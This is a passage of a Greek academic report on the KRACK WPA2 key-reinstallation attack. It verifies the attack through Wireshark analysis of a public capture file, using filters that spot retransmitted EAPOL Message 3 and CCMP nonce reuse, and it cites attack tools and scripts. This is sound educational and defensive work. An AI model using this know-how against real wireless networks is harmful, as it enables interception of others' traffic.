Η ασυμβατότητα αυτή οδήγησε σε αδυναμία δέσμευσης των sockets ελέγχου (control sockets) και διαδοχικά σφάλματα κατάρρευσης της διεπαφής (No such device/socket.gaierror/hostapd invalid option -- '-'). Δεδομένου αυτού του περιορισμού σε επίπεδο πυρήνα και οδηγών (kernel/drivers), αποφασίστηκε η πρακτική απόδειξη της ευπάθειας να ολοκληρωθεί μέσω της εις βάθος ανάλυσης αυθεντικών, προκαταγεγραμμένων αρχείων κίνησης (PCAP) στο Wireshark. Η μεθοδολογία αυτή αποτελεί καθιερωμένη ακαδημαϊκή πρακτική, καθώς επιτρέπει την ακριβή μελέτη της

συμπεριφοράς του πρωτοκόλλου παρακάμπτοντας τους περιορισμούς του φυσικού εξοπλισμού.


Κριτήρια επαλήθευσης μέσω Wireshark

Όπως αναφέρθηκε, η αδιαμφισβήτητη τεκμηρίωση της επιτυχίας του KRACK Attack βασίζεται στην αναγνώριση δύο συγκεκριμένων μοτίβων στη δικτυακή κίνηση, όπως αυτά αναλύονται στο Wireshark. Για τον σκοπό αυτό, και προκειμένου να παρακαμφθούν οι φυσικοί περιορισμοί του εξοπλισμού, αντλήθηκε ένα αυθεντικό, προ-καταγεγραμμένο αρχείο (PCAP) από δημόσιο ερευνητικό αποθετήριο ([GitLab](#)), το οποίο περιέχει την πλήρη δικτυακή κίνηση μιας πραγματικής επίθεσης. Το αρχείο `default_krack.pcap` φορτώθηκε στον αναλυτή Wireshark μέσω του τερματικού του Kali Linux.



A. Εντοπισμός επανεκπομπής του Message 3


Με τη χρήση του φίλτρου `earpol` (ή `wlan.fc.type_subtype == 0x28 && earpol`), ο αναλυτής απομονώνει τα μηνύματα EAPOL της χειραψίας. Η επίθεση επιβεβαιώνεται θεωρητικά όταν καταγράφονται δύο ή περισσότερα πακέτα τύπου «Message 3» (Key Descriptor Version: 2, Pairwise: True) να αποστέλλονται διαδοχικά προς τη MAC διεύθυνση του πελάτη. Αυτό αποδεικνύει την επιτυχή αναχαίτιση του Message 4 και τον εξαναγκασμό του δρομολογητή σε αναμετάδοση.



Στο πλήρες θεωρητικό μοντέλο της επίθεσης KRACK, η παρεμβολή του επιτιθέμενου αναμένεται να προκαλέσει την αναμετάδοση του Message 3, στοιχείο που συχνά διαφεύγει της ασύρματης καταγραφής (packet loss) σε ρεαλιστικά σενάρια.

B. Επαναχρησιμοποίηση του Nonce/IV

Για την επιβεβαίωση της κατάρρευσης της κρυπτογράφησης, εφαρμόζεται το φίλτρο **wlan.fc.protected == 1**. Επιλέγοντας συνεχόμενα κρυπτογραφημένα πακέτα δεδομένων και ελέγχοντας τις παραμέτρους IEEE 802.11 QoS Data -> CCMP parameters, ερευνάται η τιμή του πεδίου CCMP Ext. Initialization Vector (Packet Number). Η απόλυτη απόδειξη της ευπάθειας έγκειται στην παρατήρηση του μηδενισμού (reset) αυτού του μετρητή, όπου διαφορετικά κρυπτογραφημένα πακέτα εμφανίζονται να χρησιμοποιούν τον ίδιο ακριβώς αριθμό (π.χ. τιμή 1), επιβεβαιώνοντας την επανεγκατάσταση του ίδιου κλειδιού.



Ελέγχοντας τις παραμέτρους CCMP στα κρυπτογραφημένα πακέτα, καταγράφεται ο μηδενισμός του μετρητή (CCMP Ext. Initialization Vector: 0x000000000001) και η επαναχρησιμοποίηση του Nonce, επιβεβαιώνοντας την επιτυχή επανεγκατάσταση του κλειδιού και την κατάρρευση της κρυπτογράφησης.

Βιβλιογραφία

- [1] Vanhoef, M., & Piessens, F., «Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2», *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017. Διαθέσιμο στο: <https://papers.mathyvanhoef.com/ccs2017.pdf>
- [2] Vanhoef, M., «KRACK Attacks Research & Scripts», *Επίσημο Αποθετήριο GitHub*. Διαθέσιμο στο: <https://github.com/vanhoefm/krackattacks-scripts>
- [3] Steevens, J. (ZerBea), «hcxdump tool and hcxtools: Penetration testing tools for capturing and converting PMKID/EAPOL frames», *Αποθετήρια GitHub*. Διαθέσιμο στο: <https://github.com/ZerBea/hcxdump tool> & <https://github.com/ZerBea/hcxtools>
- [4] Hashcat Project, «Advanced Password Recovery: WPA-PBKDF2-PMKID+EAPOL (Hash Mode 22000)», *Επίσημη Τεκμηρίωση*. Διαθέσιμο στο: <https://hashcat.net/wiki/>
- [5] Practical Academy. (2026, April 6), «Wireless Traffic Analysis with Wireshark | WPA2 Handshake, EAPOL, SSIDs & BSSIDs Explained» [Video file], *YouTube*. Διαθέσιμο στο: <https://www.youtube.com/watch?v=nDrU8w9roiY>
- [6] damorim / iot-flows, «network-attacks/krack-analysis/data/smartphone/wireshark · krack» (2019, November 25), *GitLab*. Διαθέσιμο στο: <https://gitcin.cin.ufpe.br/damorim/iot-flows/-/tree/krack/network-attacks/krack-analysis/data/smartphone/wireshark>
- [7] Wireshark Documentation, «11.10. IEEE 802.11 WLAN Decryption Keys» (n.d.), *Wireshark*. Διαθέσιμο στο: https://www.wireshark.org/docs/wsug_html_chunked/Ch80211Keys.html
- [8] Vanhoef, M., «KRACK attacks: Breaking WPA2» (n.d.). Διαθέσιμο στο: <https://www.krackattacks.com/>
- [9] Vanhoef, M. (2017, October 16), «KRACK Attacks: Bypassing WPA2 against Android and Linux» [Video file], *YouTube*. Διαθέσιμο στο: <https://www.youtube.com/watch?v=Oh4WURZoR98>
- [10] Null Byte. (2020, January 31), «How hackers crack WPA2 networks using the PMKID HashCat attack» [Video file], *YouTube*. Διαθέσιμο στο: <https://www.youtube.com/watch?v=1yaHe7zWg1k>

[11] Demir, S., «A vulnerability in WPA2 Wi-Fi Security: KRACK (Key Re-installation Attack)», *Medium*. Διαθέσιμο στο: <https://medium.com/@itssametdemir/a-vulnerability-in-wpa2-wi-fi-security-krack-key-re-installation-attack-16b39e3355c3>